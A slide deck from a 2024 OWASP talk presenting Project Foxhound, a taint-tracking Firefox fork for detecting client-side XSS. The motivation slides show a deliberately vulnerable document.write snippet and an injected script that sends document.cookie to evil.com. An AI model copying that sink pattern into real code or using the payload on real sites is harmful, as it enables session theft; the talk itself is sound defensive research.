
German OWASP Day 2024

Protecting Web Applications with Project “Foxhound”

Dr. Thomas Barber, SAP
Product Security Expert
Lead Maintainer of Project Foxhound

Motivation




https://www.example.com/start#alice

```
<script>
    let hash = location.hash;

    if (hash.length > 1) {
        let decodedHash = decodeURIComponent(hash.substring(1));

        let message = "Hello <b>" + decodedHash + "</b>!!";

        document.write(message);
    }
</script>
```

```
<html>
Hello <b>alice</b>
</html>
```

Client-Side XSS



https://www.example.com/start#<script>...</script>

Attacker

```
<script>
    let hash = location.hash;
    
    if (hash.length > 1) {
        let decodedHash = decodeURIComponent(hash.substring(1));
        
        let message = "Hello <b>" + decodedHash + "</b>!!";
        
        document.write(message);
    }
</script>
```


Source

Sink

```
<html>
    <h1>Piggy Bank</h1>
    Hello <b><script>
        fetch(http://evil.com/?p=
          + document.cookie);
    </script></b>
</html>
```

XSS caused by insecure dataflows from source → sink

25 Million Papers Later…



2005

XSS encounters of the third kind

2011

DOMinator: client-side XSS detection

2013

25 million flows XSS in 10% of popular sites

2014

Client-side XSS protection mechanisms

2016

Facepalm to Brainbender: examined client-side XSS causes

2018

Riding out DOMsday: improved XSS detection


2019

Don‘t trust the locals: stored client-side XSS

2021

Talking about my Generation: further improvements


Dynamic Tainting for XSS




```
<script>
    let hash = location.hash;

    if (hash.length > 1) {
        let decodedHash = decodeURIComponent(hash.substring(1));

        let message = "Hello <b>" + decodedHash + "</b>!!";

        document.write(message);
    }
</script>
```

My Home Page

Hello **thisisthehash**!!






Detecting XSS with Dynamic Tainting

Web Browser Instrumentation

High initial Investment for Researchers

Project Foxhound

https://github.com/SAP/project-foxhound



SAP/project-foxhound Public


A web browser with dynamic data-flow tracking enabled in the Javascript engine and DOM, based on Mozilla Firefox (https://github.com/mozilla/gecko-dev). It can be used to identify insecure data flo...

Goal: reduce the burden for client-side web security studies

- Instrumented fork of Firefox Browser
  - Dynamic tainting engine for client-side web applications
  - Collaboratively maintained by SAP and TU-Braunschweig
- Features
  - Playwright Browser Automation Alignment
    - Seamless integration with Playwright API
  - Detailed data-flow information available
    - Function calls, operations, line numbers
  - Flexible
    - Configurable sources and sinks, **open source**

Technische Universität Braunschweig

Using Foxhound


Crawling Engine

Playwright API

+ configuration

Foxhound Browser

Dataflow

Analysis

Advanced Dynamic Taint Tracking

- Web page navigation
- Link extraction
- Page interactions

- Data flow analysis
- Vulnerability detection
- Validation

Recent Papers

Cookie Banners (ACSAC 2022)
Login (S&P 2024)
Crawling strategy (ISC 2023)

Hand Sanitizers (EuroS&P 2022)
Blind XSS (USENIX 2024)
Request Hijacking (S&P 2024)
Browser Fingerprinting (PETS 2024)

Get Involved!

- Security Researchers
  - Cite the paper and let us know!
  - Open a pull request with any modifications
- Industry
  - FioriDAST success story at SAP (2024 CSO award)
  - Scans 600 enterprise web applications per day
- Security Tools
  - Foxhound integration to enhance tool performance
  - Via dedicated plugins (e.g. ZAP)
- Education
  - Teaching web security via Foxhound
  - Visual detection of XSS in real-time

Binaries Available!

German OWASP Day 2024

THANK YOU!

- Find out more
  - GitHub (https://github.com/SAP/project-foxhound)
  - New! Binaries (https://foxhound.ias.tu-bs.de/)
  - Papers (https://github.com/SAP/project-foxhound/wiki/Publications)
  - “*The Open Source Way*” SAP Podcast (https://podcast.opensap.info/open-source-way/)